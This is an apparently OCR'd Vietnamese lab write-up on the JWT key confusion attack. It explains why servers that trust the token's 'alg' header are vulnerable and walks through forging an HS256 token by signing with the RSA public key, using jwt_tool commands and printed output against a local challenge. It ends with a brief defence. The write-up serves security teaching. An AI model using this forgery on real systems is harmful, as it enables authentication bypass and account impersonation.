Key Confusion Attack

Overview


Jwt hỗ chợ sử dụng các thuật toán ký bất đối xứng như là RS256 sử dụng private key để ký mã token và public key để xác minh chữ kí. Với private key chỉ được biết bởi server còn public key thì có thể được biết với tất cả mọi người.

Detect


- Tại sao bị: Do máy chủ tin tưởng thuật toán “alg” bên trong phần header của JWT mà không xác thực lại thuật toán được dùng để xác thực mã thông báo, thì những kẻ tán công có thể thay đổi thuật toán từ “RS256” thành “HS256” và dùng public key để tạo chữ ký cho token.
- Cách nhận biết: Sử dụng “alg:RS256” và có public key, thì ta có thể thử chuyển đổi sang để attack

Step by step

- B1. Ta dùng postman gửi request và dùng Burpsuite để lấy request đấy. Trong request có mã jwt.



- Tiếp theo ta sẽ decode mã jwt để xác nhận thuật toán và chữ kí.



Ta thấy thuật toán “alg” ở đây dùng RS256 và có 1 khoá public key

```
┌──(tuando㉿kali)-[~/jwt-hacking-challenges/jwt-signature-apis-challenges/certificate]
└─$ ls                                                                          130 ×
attacker_certificate_kia.crt  certificate_x509.crt  pubkey.pem
attacker_private_key_kia.key  private_key_kca.key    public_key_kca.crt
certificate_kca.crt           private_key_kia.key    temp_x5u.cert
certificate_kia.crt           private_key_x509.key
```

- Do vậy nên ta có thể sử dụng phương pháp confusion để thực hiện giả mạo token
- Ta đã có jwt và public key nên ta có thể giả mạo bằng jwt_tool.

```
┌──(tuando㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZS
I6IlVzZXIiLCJpYXQiOjE2MjU4MjM0OTYsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uI
n0.OyWy5d_88zrmBJw0cDOUVE12kl5c0kFYT0yfzCVbAFTu0OLSGGPtXoR85Nztd5QFGcwwEgSrH0×3ryWaoNLgm2qk
2fjM-1hLod4Mw5eNJ3aGdjc4RUrbK7vkbjnJuGyEXHFGMtu8djowVgFFpuHpKEY7JlFqc8pBA1MwJs8-UFsJMSyVq5G
2Da7hcfGo2O3NQz5e5EFVwNTOdqsv1RDd6_quw6BoQX4RtbVu3WgrfjmIBh8T0LJhRCkrQu1evbh1qcZC4YjYFNvrnN
0JVP86YpNHd__b9m5_yCqxCt2zD_aulo0NOaQo9MCsjvQSonWy6BNwzHJLgOW1q2j2zvhoU4zlnRSY7J8K5iLZNZRif
_HjfhKXd2ZNoJwitLPwK__hBlZQXIRO3sCUv5CFAAjcCScqpnabHxOAm1tTX5L1nREC3jSWiI03zFrykC7U5fKlC6i9
Q4-MkFfcG60QYGCPa_ZkdYplavlT2D39vmM4f-80LnKXRdyv7MtYIp_NxXXHhqtRyphCDjT9RVFfVQn1HZbDdG8Wuuc
62tHnG9Xo9IGVVoKX31IoNrJm5MKu4pxrkAZD43rOn2wiJ2XCyYvuczgmEy0hiJTlhEBaaVlh4ZfXNztKpzgRG-cgeI
A1HYZL-UxDZQlRhEya6_-2a5ARYtPMxetDC2C92NpEmi1aPi0 -X k -pk ../jwt-hacking-challenges/jwt-si
gnature-apis-challenges/certificate/public_key_kca.crt
```

Trong đó:

- -X k : là phương thức tấn công tự động với giao thức confusion
- -pk là thêm phương thức them khoá ngoại


Sau khi chạy ta được:

```
Original JWT:

File loaded: ../jwt-hacking-challenges/jwt-signature-apis-challenges/certificate/public_key
_kca.crt
jwttool_0790eb4dcf3287f7e00193f74bde2dc4 - EXPLOIT: Key-Confusion attack (signing using the
 Public Key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOj
E2MjU4MjM0OTYsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC9rZXktY29uZnVzaW9uIn0.29TSXh1v02T24v6vh
jTJC0yIAmQVaxq7J3y5IsjlkBQ
```

- Sau khi có jwt thì ta sẽ vào gửi mã jwt đến server để xem kết quả.

Vậy ta đã thành công giả mạo jwt



Defend:

- Các cấu hình JWT chỉ nên cho phép 1 loại thuật toán xảy ra như HMAC hay là public key. Không bao giờ nên cho phép cả 2 cùng xảy ra.